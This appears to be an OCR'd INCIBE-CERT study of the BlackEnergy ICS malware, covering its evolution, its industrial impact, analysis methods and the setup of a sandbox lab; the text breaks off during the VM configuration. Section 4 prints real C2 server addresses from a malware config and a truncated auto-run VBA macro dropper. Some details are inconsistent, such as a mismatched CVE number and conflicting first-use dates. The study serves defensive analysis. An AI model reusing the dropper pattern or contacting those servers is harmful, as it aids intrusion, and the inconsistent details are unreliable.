


ICS malware analysis study: BlackEnergy

Financiado por la Unión Europea
NextGenerationEU

GOBIERNO DE ESPAÑA
MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL

Plan de Recuperación, Transformación y Resiliencia

España | digital 2026

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

February 2024

INCIBE-CERT_ICS_ANALYSIS_BLACKENERGY_2024_v1.0

Index

INDEX OF FIGURES

1. About this study

Over the last few years, cyber-attacks on the industrial world have been growing and evolving, leading to major problems at the production level.

One of the most prominent has been the BlackEnergy malware, known for having been used to successfully sabotage different electricity distributors and causing the loss of electricity in a Ukrainian region with a population of approximately 1.5 million people. The evolution of this malware has allowed it to evolve from a simple Trojan, aimed at executing denials of service, to an advanced persistent threat (APT).

This study shows how cybersecurity is evolving and the changes that have been made in industrial environments to prevent the recurrence of this type of cyber-attack. It also discusses the different methods and tools that exist for analyzing malware.

Finally, an example of analysis on a sample of this malware is shown, describing the steps followed, among which are the creation of a secure environment, the installation of the software to be used in the analysis and the commands used to obtain as much information as possible from the sample.

2. Organization of the document

This study consists of a brief summary of the evolution of this malware, its operation, the attack methodology and the group that carried out the attack.

After the **3.- Introduction**, we will explain the **4.- Evolution** of this malware over time, from its first appearance to the last detected version. Each version will also be described and the different vulnerabilities of which the malware took advantage to break the line of defense will be reflected.

Subsequently, an explanation will be given of **5.- How it affects the industry**, going into detail on how it became one of the most important attacks in SCI and why it was so successful.

Later, the different **6.- Types of possible analysis** are described and the steps prior to the analysis of the malware are given, through the **7.- Preparation of the environment**, where the tests can be carried out, together with an explanation of the different **8.- Types of tools** that will allow this to be carried out.

In section **9.- Analysis of Blackenergy malware**, the dynamic analysis of a malicious sample using Volatility is described. In addition, the steps and commands are explained in order to obtain as much information as possible from the analysis.

10.- Conclusions based on the different analyses carried out and the problems it has caused in the industrial sector, as well as some annexes with useful information:

- Annex 1.- Indicators of Commitment (IoC).
- Annex 2.- Yara Rules.

3. Introduction

During the last few years, there has been an increase in cyber-attacks directed at industrial environments and critical systems, since they are a target where very sensitive information can be obtained, causing major problems in both economic and health aspects.

One of the most common methods of cyber-attacks on these environments is through malware. This type of attack has evolved over time, increasing the difficulty of detection and the damage it causes to devices.

One of the best examples is the BlackEnergy malware, known for having compromised several electricity distributors on December 23, 2015, which caused homes in the Ukrainian region of Ivano-Frankvisk (with a population of approximately 1.5 million inhabitants) to be without electricity. Although its initial development was in 2007, with the mentality of being a tool to create botnets, whose main objective was to carry out DDoS attacks, it has evolved into an APT.

The best way to prevent this malware from continuing to cause so many problems is to know the methodology it follows, such as, for example, the entry vector, which devices or systems it targets and the traces it leaves on the affected devices. For this reason, this study shows the steps that must be followed to perform a correct analysis on a sample, from passive analysis, the creation of a secure environment to perform the active analysis and the different ways of performing the active analysis, to the most important and specific aspects for detecting this type of malware.

Thanks to the information that can be obtained during this type of analysis, intelligence can be created to help in the detection and response, such as, for example, rules that help detect the malware, creation of honeypots[1] or specific deceptions to be attacked with this particular malware or other actions that would mitigate the damage caused by this type of cyber-attacks.

[1] https://www.incibe.es/en/incibe-cert/publications/guides-and-studies/guides/industrial-honeypot-implementation-guide

4. Evolution

The first use of this malware dates back to December 23, 2015, in Ukrainian power stations, although it is known that the development of this malware began in 2007, having several variants throughout that period of time.

The malware was not only detected in these electrical installations, but after this attack, traces of it were also detected in the Kiev airport, as well as in several television channels and different media, although without success, as they were eliminated without producing any negative consequences. It was also detected in Poland along with other variants of this malware, as well as in Brussels and Belgium.

Phishing was used as an attack vector, one of the most common practices when initiating attacks. In addition, the malware exploited vulnerabilities affecting various Microsoft Office products. In this case, there would be three products: the first two with recognized CVEs, which would be PowerPoint, Microsoft Word (CVE-2014-1761[2]) and Microsoft Excel (CVE-2022-22716[3]), which allowed the execution of scripts through the use of macros in these documents.

BlackEnergy was used by different organized groups of cybercriminals, one of the best known and the first to perform it was Sandworm[4] . Due to the major problems caused by this cyberattack, it has been necessary to increase the cybersecurity of devices and networks, which forced the malware to evolve in order to remain effective.

The evolution of this malware has been constant, from its first detected version to the version used for the attack against Ukraine. The following illustration shows how it has evolved over time. In addition, the most important changes in the malware can be seen.




Ilustración 1: BlackEnergy Timeline


[2] https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2014-1761

[3] https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2022-24716

[4] https://attack.mitre.org/groups/G0034/

4.1. BlackEnergy

The first version of this malware was called "**BlackEnergy**" and was discovered in 2007 by Arbor Networks. It is a Trojan capable of creating botnets and performing DDoS (Distributed Denial of Service) attacks, providing a graphical interface to control infected devices, allowing the execution of scripts in a simple way. This first design was also capable of spreading through components or plugins that can attack other platforms (ARM) or even steal certificates.



--[BlackEnergy DDoS Bot]--

Server: http://somehost.net/stat.php

Request rate: 10 (in minutes)

Outfile: _bot.exe

BlackEnergy DDoS Bot; ver 1.7 (with HTT

ICMP Freq: 10

ICMP Size: 2000

SYN Freq: 10

HTTP Freq: 100

HTTP Threads: 3

TCP/UDP Freq: 50

UDP Size: 1000

TCP Size: 1000


Ilustración 2: BlackEnergy1 graphical interface

4.2. BlackEnergy2

The next version of this malware, called "**BlackEnergy2**", dates back to 2010. In this version, its functionalities were extended by introducing rootkits that allow unnoticeable access to the system. This allowed authentication credentials to be obtained, as was the case in attacks on Ukrainian and Russian banks, which allowed bank transfers to be made while under attack by a DDoS attack so as not to be noticed.

4.3. BlackEnergy Lite

Later, in 2014, several variations emerged, called "**BlackEnergyLite**", which limited the kernel to only load the malware or directly disabling it through the use of a process called "rundl32.exe". This use of the kernel made attacks more difficult, since new security measures, such as driver signatures or secure boot, had to be overcome, resulting in a high cost for this type of attack.



```
<?xml version="1.0" encoding="UTF-8"?>
<bkernel>
<servers>
<server>
<type>https</type>
<addr>https://95.143.193.182/RnJhbmNlYXZpYXRlbGVjb204/statmach/aorta.php</addr>
</server>
<server>
<type>https</type>
<addr>https://95.143.193.182/RnJhbmNlYXZpYXRlbGVjb204/statmach/aorta.php;proxy=
</server>
<server>
<type>https</type>
<addr>https://5.61.38.31/ZXBzaWxvbmVyaWRhbmkw/setattr.php</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>600</sleepfreq>
<build_id>0D0B15aaa</build_id>
</bkernel>
```


Ilustración 3: XML file entered[5]

In mid-2015, BlakckEnergy exploited several bugs found in Microsoft Office tools, which allowed scripts to be executed on the desired device using macros.

Microsoft deactivated this option, but it can still be activated and the current attackers make use of social engineering to get victims to activate this option, and thus be able to view the "additional content".

In order to extract the content of these malicious files without executing it, some of the public tools can be used, which can be found to dump all the content. An example of an infected file can be seen in the following image.

[5] https://archive.f-secure.com/weblog/archives/00002715.html



```
Private a(864) As Variant

Private Sub Init0()
    a(1) = Array(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0,
    a(2) = Array(136, 190, 95, 48, 204, 223, 49, 99, 204,
    a(3) = Array(11, 1, 6, 0, 0, 32, 1, 0, 0, 112, 0, 0,
    a(4) = Array(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
    a(5) = Array(0, 0, 0, 0, 32, 0, 0, 96, 46, 114, 100,

[...]

    fnum = FreeFile
    fname = Environ("TMP") & "\vba_macro.exe"
    Open fname For Binary As #fnum
    For i = 1 To 864
        For j = 0 To 127
            aa = a(i)(j)
            Put #fnum, , aa
        Next j
    Next i
    Close #fnum
    Dim rss
    rss = Shell(fname, 1)
End Sub

Private Sub Document_Open()
    MacroExpl
End Sub
```

Ilustración 4: Macro example[6]

4.4. BlackEnergy3

In 2015, another new malware evolution is observed, named "**BlackEnergy3**", which includes KillDisk, a component that allows deleting all the information from the system hard disk, which provides several variations such as could be:

- Win32/KillDisk.NBB
- Win32/KillDisk.NBC
- Win32/KillDisk.NBD

[6] https://securelist.com/blackenergy-apt-attacks-in-ukraine-employ-spearphishing-with-word-documents/73440/

This latest version (BlackEnergy3) was the one used to carry out the attack on Ukrainian power stations at the end of 2015. This placed the malware as one of the majors cyberattacks on critical infrastructures.

4.5. GreyEnergy

This new version of the malware was detected around 2018, although activity of it has been observed since about 2015, in Ukraine and Poland, but it is not limited to these sites alone.

This malware is dedicated to **espionage** and **reconnaissance**, although it is thought to be in preparation for **cyber sabotage**, and as always, the weakest link in cybersecurity is humans.

GreyEnergy gets into systems through phishing attacks. The particularity of this threat is that it focuses on stealth, this is due to the evolution of the tools used, such as, for example, the modules used, as many of these can be found **encrypted using AES-256**, one of the most secure that can be used today.

5. How it affects industry

This cyber-attack was very important for several industrial sectors, such as electricity, chemicals, etc., as it showed that large losses can occur if cybersecurity is not considered, both on the TO and IT sides.

As discussed above, this attack is due to the exploitation of various vulnerabilities of the most commonly used tools in a work environment, so it makes one think that the way the attacker can enter the system is through a company employee.

Due to this attack and others like it, there have been a wide variety of developments in the world of industrial cybersecurity, with this sector becoming the one that has grown the most in terms of cybersecurity today.

The most common activities undertaken to improve industrial cybersecurity are:

- **Conducting training** and awareness courses for workers: employees are one of the weakest links in the company in terms of security, and that is why it is very important that they are always well aware of the problems that may occur when suffering a cyberattack and that they have the necessary knowledge to be able to prevent them from occurring. One of the best examples of how important this section is is that the main entry route for cyber-attacks is through phishing, smishing or other social engineering techniques, which aim to deceive the employee to perform arbitrary actions that are profitable for the attacker.
- **Consultancy and audits** are carried out so that companies have knowledge of their cybersecurity status and how to improve it.
- Aplicación de los diferentes **estándares** sobre la ciberseguridad industrial, lo que ayuda a seguir unos ciertos pasos para que se mejore la ciberseguridad de la empresa. Application of different **standards** on industrial cybersecurity, which helps to follow certain steps to improve the company's cybersecurity.
- Achieving **certifications** that allow companies to have different levels of certified robustness, thus providing a sign of distinction compared to other companies that do not have them.

6. Analysis typologies

Malware analysis can be performed in different ways, the most common being static analysis, dynamic analysis and reverse engineering. All these methods provide information on the malware, but depending on the way in which the analysis is carried out, the information will be more specific or more dispersed:

- **Static analysis**: the main characteristic of this method is that the malware binary is not executed, but it is an initial analysis that allows to be able to classify or analyze it depending on the useful information that has been able to be obtained. This type of method is able to detect using signatures, so the analysis could be affected if the malware is highly complex and is able to avoid detection by anti-malware programs, using, for example, key encryption.
- **Dynamic analysis**: in this type of analysis the malware binary is executed. This method provides much more information about the malware, since the activities and behavior of the malware can be observed. The disadvantage of this type of analysis is the complexity it entails, as it requires some knowledge of how to perform the analysis and a structure of devices or assets that allow the analysis to be carried out.
- **Reverse engineering**: the main feature is to collect information on the malware's behavior in order to create the malware's execution code. This method is also very complex, as it requires a great deal of knowledge about the malware and some experience to be able to create hypotheses or tests that allow the malware code to be recreated as accurately as possible.

7. Preparing the environment

To perform the **malware analysis, it is essential to have a secure environment**. When analyzing a threat, it is likely that the machine on which it is being analyzed can be infected, thus causing major problems for the device and, sometimes, new infections of devices on the same network.

Therefore, the main characteristics of the environment where the malware analysis has to be performed will be explained:

- **Create a virtual environment:** the advantages of performing the analysis in a virtual machine is that they can be created quickly and easily. In addition, it allows you to save the exact configuration before performing the analysis, as there could be problems when performing the analysis, and it is a scalable method, i.e. it allows you to use several machines at the same time and they can communicate with each other.
- **Configure the network environment**: this step is very important because virtual machines usually share a lot of data with the host machines. Therefore, the environment must be configured correctly so that when scanning the malware, it does not create security problems for the host machine. The following are some tips for such configuration:
    - Block the Internet output of the virtual machine if its use is not essential.
    - Disable or delete possible shared folders between the host machine and the virtual machine.
    - Avoid the connection of removable memories due to the possibility of getting infected.
    - Keep the virtualization software updated.

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO PARA LA TRANSFORMACIÓN DIGITAL Y DE LA FUNCIÓN PÚBLICA SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

8. Types of tools

. As we have seen in section 6.- Types of analysis, there are different ways of analyzing malware, so there are also different tools that cover this classification.

- **Static analysis:**
  - **Pestudio:** this is a powerful tool capable of performing a scan of the files contained in the executable and detecting the APIs used that are inside the potential malware.
  - **CFF Explorer:** this tool is capable of inspecting PE type programs and allows different modifications to be made within the PE.
- **Dynamic Analysis:**
  - **Process Hacker:** this is a tool that allows you to monitor system resources and processes that are generated from running the malicious binary.
  - **Process Explorer:** it is usually used to identify the processes that are created due to the infection of the binary, facilitating the identification process by the analysts.
  - **RegShot:** this tool can be used to take a snapshot of the system before executing the malware. With this method it is possible to compare the before and after properties of the system after the attack and identify more quickly the registers created by the malware.
  - **Volatility:** This is an open source forensic tool used for incident response in malware analysis. It is written in Python and is compatible with the most common operating systems. This product stands out for its complete coverage of file formats, where it offers the ability to analyze raw dumps, hibernation files and saved states of virtual machines, among other things.
- **Reverse Engineering:**
  - **IDA Pro:** is capable of creating execution maps to show the binary instructions actually executed by the processor in a symbolic representation.
  - **HxD:** This is one of the most popular and widely used editors for editing and viewing files, disks, memory and disk images.

9. Analysis of BlackEnergy malware

As we have seen in the previous sections, there are many possibilities for analyzing malware. This study aims to analyze the **BlackEnergy** malware by means of the **dynamic analysis** technique and the use of the Volatility[7] tool, which allows us to obtain a large amount of information from the malware in a simple way.

The **first step** to perform this analysis is to **create a secure environment** that meets the needs required by the software to be used, in this case, Volatility.

In this case, in order to perform the malware analysis, the following configuration of the environment has been carried out:

9.1. Virtual machine


The VirtualBox[8] program was used as a virtualization tool, together with an ISO of the Ubuntu 22.04[9] operating system.

Once the virtual machine has been created, the network environment must be configured so that it is secure and does not pose any risk to our device or to any other device that can be found within our network and with which it can communicate. To do this, we will go to the machine configuration:

[7] https://www.volatilityfoundation.org/

[8] https://www.virtualbox.org/

[9] https://ubuntu.com/download/desktop



General

Sistema

Memoria base: 6070 MB
Orden de arranque: Disquete, Óptica, Disco duro
Aceleración: VT-x/AMD-V, Paginación anidada, Paravirtualización KVM

Pantalla

